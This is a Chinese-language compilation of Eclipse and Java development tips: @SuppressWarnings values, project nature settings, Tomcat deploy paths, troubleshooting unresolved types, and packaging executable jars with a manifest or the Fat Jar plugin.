项目构建后，source folder 里面的 java 自动编译成 class 文件到相应的/WEB-INF/classes 文件夹中，其他文件也会移到/WEB-INF/classes 相应的目录下。

package 和 sourceFolder 比较

相同之外：package 下除了 java 文件也可以包含其他文件，而且编译、打包后的文件路径与 source folder 下的文件路径有一样规则

不同之处：

Source folder 靠"/"来进行上下级划分，package 靠"."来进行上下级划分。

source folder 下能建 package，而 package 下不能建 source folder

java 文件中的 package 属性是按 package 路径来进行赋值的，source folder 路径不参与 java 文件的 package 属性赋值，再由第二条不同得到结论，所有 source folder 下的 java 文件 package 属性都为空。

folder: 里面可以放入任何文件。包括 java 源文件，jar 文件，其他文件(例如，图片，声音等)。在此我说明一下，如果里面含有 java 源文件，不管程序是否正确，eclipse 都不会报错，把它们当做普通文件处理。但是项目如果要使用这里面的文件，情况就不同了。

## 2.2.3 SuppressWarnings 的参数

<http://blog.csdn.net/foart/article/details/6112145>

<http://www.thebuzzmedia.com/supported-values-for-suppresswarnings/>

解析@SuppressWarnings 的各种参数

Update #1: All these annotations are still valid in Eclipse 3.4 and 3.5, there have been no new SuppressWarning arguments added in those versions of the JDT compiler.

If you are a Java developer and use the new @SuppressWarnings annotation in your code from time-to-time to suppress compiler warnings you, like me, have wondered probably about a million times already just exactly what are the supported values that can be used with this annotation.

The reason the list isn't easy to find is because it's compiler specific, which means Sun may have a different set of supported values than say IBM, GCJ or Apache Harmony.

Fortunately for us, the Eclipse folks have documented the values they support (As of Eclipse 3.3), here they are for reference:

all: to suppress all warnings

关于以上所有情况的警告。

boxing:to suppress warnings relative to boxing/unboxing operations

cast:to suppress warnings relative to cast opertions

dep-ann:to suppress warnings relative to deprecated annotation

deprecation: to suppress warnings relative to deprecation

使用了不赞成使用的类或方法时的警告

fallthrough:to suppress warnings relative to missing breaks in switch statements

---

当 Switch 程序块直接通往下一种情况而没有 Break 时的警告。

finally:to suppress warnings relative to finally block that don't return  
任何 finally 子句不能正常完成时的警告。

hiding: to suppress warnings relative to locals that hide variable

incomplete-switch: to suppress warnings relative to missing entries in a switch statement (enum case)

nls: to suppress warnings relative to non-nls string literals

null:to suppress warnings relative to null analysis

path:在类路径、源文件路径等中有不存在的路径时的警告。

rawtypes:to suppress warnings relative to un-specific types when using generics on class params  
压制传参

restriction:to suppress warnings relative to usage of discouraged or forbidden references

serial: to suppress warnings relative to missing serialVersionUID field for a serializable class  
当在可序列化的类上缺少 serialVersionUID 定义时的警告。

static-access: to suppress warnings relative to incorrect static access

线程注解

synthetic-access: to suppress warnings relative to unoptimized access from inner classes

unchecked: to suppress warnings relative to unchecked operations  
执行了未检查的转换时的警告，例如当使用集合时没有用泛型 (Generics) 来指定集合保存的类型。

unqualified-field-access: to suppress warnings relative to field access unqualified

unused: to suppress warnings relative to unused code  
定义的变量在代码中并未使用且无法访问

## 2.2.4 没有 Project Facets 的解决方法

<http://www.cnblogs.com/jerome-rong/archive/2012/12/18/2822783.html>

经常在 eclipse 中导入 web 项目时，出现转不了项目类型的问题，导入后就 是一个 java 项目，有过很多次经历，今天也有同事遇到类似问题，就把这个解决方法记下来吧，免得以后再到处去搜索。

解决步骤：

1、进入项目目录，可看到.project 文件，打开。

2、找到<natures>...</natures>代码段。

3、在第 2 步的代码段中加入如下标签内容并保存：

```
<nature>org.eclipse.wst.common.project.facet.core.nature</nature>
```

```
<nature>org.eclipse.wst.common.modulecore.ModuleCoreNature</nature>
```

```
<nature>org.eclipse.jem.workbench.JavaEMFNature</nature>
```

4、在 eclipse 的项目上点右键，刷新项目。

5、在项目上点右键，进入属性 (properties)

6、在左侧列表项目中点击选择“Project Facets”，在右侧选择“Dynamic Web Module”和“Java”，点击 OK 保存即可。

## 2.2.5 修改 Eclipse 上 Tomcat 的发布目录

<http://www.cnblogs.com/losesea/archive/2013/11/11/3418009.html>

使用 eclipse 开发是因为机器不够用 myeclipse，eclipse 也比 myeclipse 清爽很多，启动速度也快。这里的搭建开发环境使用： Jdk1.6+Tomcat6+Eclipse JEE， 工作目录如下环境目录如下：

安装路径：

---

C:\Java\Jdk1.6.0  
C:\Java\Jre1.6.0  
D:\Tomcat 6.0  
D:\workSpace  
D:\Eclipse

配置 eclipse 的开发环境，配置 jdk 的安装路径和 tomcat 安装路径。在 eclipse 下建立 Dynamic Web Project 工程 zhgy，在使用 eclipse 中 new 一个 tomcat，通过启动该 tomcat 来发布 Dynamic Web Project 的时候，其实并未将工程发布到 tomcat 安装目录所在的 webapps 下。这点可以去上述的 tomcat 安装目录的 webapps 目录下查看。从启动时候的控制台输出来看项目是被发布到了如下的目录：

信 息 : Set web app root system property: 'webapp.root' =  
[ D:\workSpace\metadata\plugins\org.eclipse.wst.server.core\tmp0\wtpwebapps\zhgy\ ]

打开该目录可以很清楚的看到存在 zhgy 这样一个文件夹，这就是我们现在可以访问的项目目录。

再打开 D:\workSpace\metadata\plugins\org.eclipse.wst.server.core\tmp0\ 这个目录，可以看到这个目录下的结构和 D:\Tomcat 6.0 的目录结构是一模一样的，只是多了个 wtpwebapps 目录。其实 D:\workSpace\metadata\plugins\org.eclipse.wst.server.core\tmp0\ 这个目录就是 eclipse 的对 D:\Tomcat 6.0 目录的一个克隆，从而使 D:\workSpace\metadata\plugins\org.eclipse.wst.server.core\tmp0\ 也能够具备源服务器的功能。

如果再 new 几个服务器，就会在 D:\workSpace\metadata\plugins\org.eclipse.wst.server.core\ 目录下依次出现 temp0、temp1、temp2 等多个克隆服务器，但是这里每次只能启动上面一个克隆服务器，因为他们都使用的是相同的启动端口（当然还有相同的关闭端口等）。

这样会给我们带来很多的不方便。举个例子：就上述工程而言，当我们在进行开发的时候，项目需要将上传的图片放入到工程的同级目录的 upload 文件夹的时候，会发现图片是上传到了所在的目录 D:\workSpace\metadata\plugins\org.eclipse.wst.server.core\tmp0\wtpwebapps\upload\，但是无法在浏览器中访问到上传的图片。这时候我们可以手动将该 upload 目录整个复制到 D:\workSpace\metadata\plugins\org.eclipse.wst.server.core\tmp0\webapps\，这时在浏览器中的确就可以访问了。造成这种现象的原因是 tomcat 服务器默认 webapps 为工程目录，而不是 wtpwebapps 目录。之所以能够通过浏览器访问 D:\workSpace\metadata\plugins\org.eclipse.wst.server.core\tmp0\wtpwebapps\zhgy\ 下的 zhgy 这个项目，是由于 eclipse 通过 tomcat 发布项目的时候在 D:\workSpace-jx\metadata\plugins\org.eclipse.wst.server.core\tmp3\conf 目录的 server.xml 文件中有如下的设置：

```
<Context
docBase="D:\workSpace\metadata\plugins\org.eclipse.wst.server.core\tmp3\wtpwebapps\zhgy" path="/zhgy"
reloadable="true" source="org.eclipse.jst.jee.server:zhgy"/>
```

这一点我们可以通过在查看 eclipse 中新建的 tomcat 属性来了解，如下图中 Server Locations 中所示：

手动拷贝虽然可以解决问题，但是确实不方便。但是上图中的 Server Locations 是灰色的，不能更改。其实 eclipse 新建 tomcat 克隆的时候是可以更改的，只是在 new 这个 tomcat 的时候不要添加任何工程进去，再在 tomcat 上点击右键 open：

就可以看到 Server Locations 选项不再是灰色，是可以编辑的了：

这里有三种可以选择：

1. 使用 eclipse 的工作空间，以上述为例就是 D:\workSpace\metadata\plugins\org.eclipse.wst.server.core\tmp0\

2.使用 tomcat 的安装目录，以上述为例就是 D:\tomcat\

3.自定义路径，这里就是自己选择目录了

还可以通过修改 Deploy path 来定义工程到底部署到容器的哪个目录下。例如下图中，我们就可以

---

选着 Use Tomcat Installtion 这种方式，并且设置 Deploy path 为 webapps:

1.Super Legend 的 Blog: 《Eclipse 自动部署项目到 Tomcat 的 webapps 下的有效方法》

## 2.2.7 Eclipse 下 Java 工程转换与打 jar 包

从 svn 下载的项目需要转工程才可以使用。

需要修改项目下的 .project 文件

1.工程转换要用到:

```
<natures>
    <nature>org.eclipse.wst.common.project.facet.core.nature</nature>
    <nature>org.eclipse.wst.common.modulecore.ModuleCoreNature</nature>
    <nature>org.eclipse.jem.workbench.JavaEMFNature</nature>
    <nature>org.eclipse.jdt.core.javanature</nature>
</natures>
```

2.打 jar 包需要加上:

```
<buildSpec>
    <buildCommand>
        <name>org.eclipse.jdt.core.javabuilder</name>
        <arguments>
        </arguments>
    </buildCommand>
</buildSpec>
```

然后就 OK 了。

## 2.2.8 XX cannot be resolved to a type 解决问题

<http://zhaoningbo.iteye.com/blog/1137215>

eclipse 新导入的项目经常可以看到“XX cannot be resolved to a type”的报错信息

引言:

eclipse 新导入的项目经常可以看到“XX cannot be resolved to a type”的报错信息。本文将做以简单总结。

正文:

(1) jdk 不匹配 (或不存在)

项目指定的 jdk 为“jdk1.6.0\_18”，而当前 eclipse 使用的是“jdk1.6.0\_22”。需要在 BuildPath | Libraries, 中做简单调整。

(2) jar 包缺失或冲突

当找不到“XX”所在的 jar 包时，会报这个错。解决只需要找到 (ctrl+点击，可能能看到 jar 包名称) 对应 jar 包导入项目即可。

另外，出现相同的 XX 时也会报此错。可能需要调包、解包、选删。

(3) eclipse 查找项目类型策略所致

eclipse 下，上述两条都对比过了，没有任何问题，可偏偏还报这错。这时，需要操作一下 Project | Clean...，问题即可解决。原因是，机制所致。因为某些特殊原因，eclipse 没能自动编译源代码到

---

build/classes（或其他 classes 目录），导致类型查找不到。

（4）还有一种原因就是 eclipse 自动编译时发生了错误，在目录下有一个 bin 文件，你曾经修改过这个文件就会出现项目的红叉。因此，关闭 eclipse，必要时关闭 java，将此 bin 文件删除掉，再开 eclipse 刷新就解决。

## 2.2.9 eclipse 打 jar 包

<http://www.cnblogs.com/lanxuezaipiao/p/3291641.html>

目的：将主程与第三方 jar 包、配置文件分离开：

Eclipse 将引用了第三方 jar 包的 Java 项目打包成 jar 文件的两种方法

方案一：用 Eclipse 自带的 Export 功能

步骤 1：准备主清单文件“MANIFEST.MF”，

由于是打包引用了第三方 jar 包的 Java 项目，故需要自定义配置文件 MANIFEST.MF，在该项目下建立文件 MANIFEST.MF，内容如下：

Manifest-Version: 1.0

Class-Path: lib/commons-codec.jar lib/commons-httpclient-3.1.jar lib/commons-logging-1.1.jar  
lib/log4j-1.2.16.jar lib/jackson-all-1.8.5.jar

Main-Class: main.KillCheatFans

第一行是 MAINIFEST 的版本，第二行 Class-Path 就指定了外来 jar 包的位置，第三行指定我们要执行的 MAIN java 文件。

这里要注意几点：

1、Class-Path: 和 Main-Class: 后边都有一个空格，必须加上，否则会打包失败，错误提示为：Invalid header field;

2、假设我们的项目打包后为 KillCheatFans.jar，那么按照上面的定义，应该在 KillCheatFans.jar 的同层目录下建立一个 lib 文件夹（即 lib 文件和打包的 jar 文件

在同一个目录下），并将相关的 jar 包放在里面。否则将会出现“Exception in thread "main" java.lang.NoClassDefFoundError”的错误；


3、Main-Class 后面是类的全地址，比如你的主文件是 KillCheatFans.java，文件里打包为 package com.main; 那么这里就写 com.main.KillCheatFans，

不要加.java 后缀，主文件地址写错将会出现“找不到或无法加载主类”的错误；

4、写完 Main-Class 后一定要回车（即最后一行是空白行），让光标到下一行，这样你生成的 jar 包才能找到你的主 class 去运行，


否则将会出现“jar 中没有主清单属性”的错误。

步骤 2：右击 Java 工程选择 Export—>选择 JAR file—>Next




步骤 3: 选择要打包的文件，不需要的文件不必打包，减小打包后的 jar 文件大小，并进行选项配置如下





这里有几个选项：

- \* Export generated class files and resources 表示只导出生成的.class 文件和其他资源文件
  - \* Export all output folders for checked projects 表示导出选中项目的所有文件夹
  - \* Export java source file and resouces 表示导出的 jar 包中将包含你的源代码\*.java，如果你不想泄漏源代码，那么就不要选这项了
  - \* Export refactorings for checked projects 把一些重构的信息文件也包含进去
- 步骤 4：选择我们在第一步中自定义的配置文件路径，这一步很重要，不能采用默认选项



这里解释一下配置项：

\* **Generate the manifest file:** 是系统帮我们自动生成 MANIFEST.MF 文件，如果你的项目没有引用其他 class-path，那可以选择这一项。

\* **Use existing manifest from workspace:** 这是可以选择我们自定义的.MF 文件，格式如上所写，引用了第三方包时选用。

\* **Seal content:** 要封装整个 jar 或者指定的包 packet。

\* **Main class:** 这里可以选择你的程序入口，将来打包出来的 jar 就是你这个入口类的执行结果。最后 Finish，即生成了我们要的 jar 文件。

运行该 jar 文件有两种方式：

1. 在命令行下运行命令 `java -jar 你的 jar 文件名称`，比如我的执行如下：


```
F:\KillCheatFans>java -jar KillCheatFans.jar
开始启动骗粉查杀...
您关注的用户 "方方方菁菁" 没有关注您, 已取消对他/她的关注, 开始查杀下一个...
next cursor: 50
next cursor: 100
next cursor: 150
next cursor: 200
next cursor: 250
next cursor: 300
next cursor: 350
您关注的用户 "方坏人" 没有关注您, 已取消对他/她的关注, 开始查杀下一个...
next cursor: 400
next cursor: 450
```

如果在 jar 中有一些 System.out.println 语句（如上执行结果），运行后不想在控制台输出而是保存在文件中方便以后查看，可以用一下命令：

java -jar KillCheatFans.jar > log.txt （这时命令行窗口不会有任何输出）

输出信息会被打印到 log.txt 中，当然 log.txt 自动生成，并位于和 KillCheatFans.jar 一个目录中。

2. 新建一个批处理文件，如 start.bat，内容为：java -jar KillCheatFans.jar，放在 jar 文件同一目录下即可，以后点击自动运行即可，更加方便。



方案二：安装 Eclipse 打包插件 Fat Jar

方案一对于含有较多第三方 jar 文件或含有第三方图片资源等就显得不合适，太繁琐。这时可以使用一个打包的插件—Fat Jar。

Fat Jar Eclipse Plug-In 是一个可以将 Eclipse Java Project 的所有资源打包进一个可执行 jar 文件的小工具，可以方便的完成各种打包任务，我们经常会来打 jar 包，但是 eclipse 自带的打包 jar 似乎不太够用，Fat Jar 是 eclipse 的一个插件，特别是 Fat Jar 可以打成可执行 Jar 包，并且在图片等其他资源、引用外包方面使用起来更方便。

安装方法：

1. Eclipse 在线更新方法

Help > Install New Software > Add,  
name: Fat Jar  
location: <http://kurucz-grafika.de/fatjar>


## 2. Eclipse 插件手动安装方法

下载地址：[http://downloads.sourceforge.net/fjep/net.sf.fjep.fatjar\\_0.0.27.zip?modtime=1195824818&big\\_mirror=0](http://downloads.sourceforge.net/fjep/net.sf.fjep.fatjar_0.0.27.zip?modtime=1195824818&big_mirror=0)

